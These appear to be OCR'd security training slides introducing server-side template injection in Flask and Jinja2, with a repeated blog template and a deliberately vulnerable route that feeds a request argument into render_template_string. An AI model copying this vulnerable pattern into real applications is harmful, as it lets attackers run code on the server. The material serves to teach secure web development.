


```
<h1>My Blog</h1>

{% for post in posts %}
  <article class="post">
    <h2>{{ post.title }}</h2>
    <p class="meta">
      By {{ post.author }} on {{ post.date }}
    </p>
    <div class="content">
      {{ post.content }}
    </div>
  </article>
{% else %}
  <p>No blog posts yet.</p>
{% endfor %}
```

Web Security

Template Injection Overview

- Flask is a common python web app framework
- Leverages Jinja2 for templating
- Example: blog post template
- Template “code” runs server side
    - i.e. `post.author` is evaluated on server




```
<h1>My Blog</h1>

{% for post in posts %}
  <article class="post">
    <h2>{{ post.title }}</h2>
    <p class="meta">
      By {{ post.author }} on {{ post.date }}
    </p>
    <div class="content">
      {{ post.content }}
    </div>
  </article>
{% else %}
  <p>No blog posts yet.</p>
{% endfor %}
```

bugcrowd

Web Security

Template Injection Overview

- Flask is a common python web app framework
- Leverages Jinja2 for templating
- Example: blog post template
- Template “code” runs server side
  - i.e. `post.author` is evaluated on server
- What if template arguments are attacker controlled?




```
<h1>My Blog</h1>

{% for post in posts %}
  <article class="post">
    <h2>{{ post.title }}</h2>
    <p class="meta">
      By {{ post.author }} on {{ post.date }}
    </p>
    <div class="content">
      {{ post.content }}
    </div>
  </article>
{% else %}
  <p>No blog posts yet.</p>
{% endfor %}
```

Web Security

Template Injection Overview

- What if template parameters are attacker controlled?




```
@app.route('/RISC_LOGIN')
def hello():
    name = request.args.get('name', 'Guest')
    return render_template_string(f"Hello, {name}!")
```


Web Security

Template Injection Overview

- What if template parameters are attacker controlled?
- Jinja2 evaluates anything inside `{{ }}` via `render_template_string`



```
@app.route('/RISC_LOGIN')
def hello():
    name = request.args.get('name', 'Guest')
    return render_template_string(f"Hello, {name}!")
```




Web Security

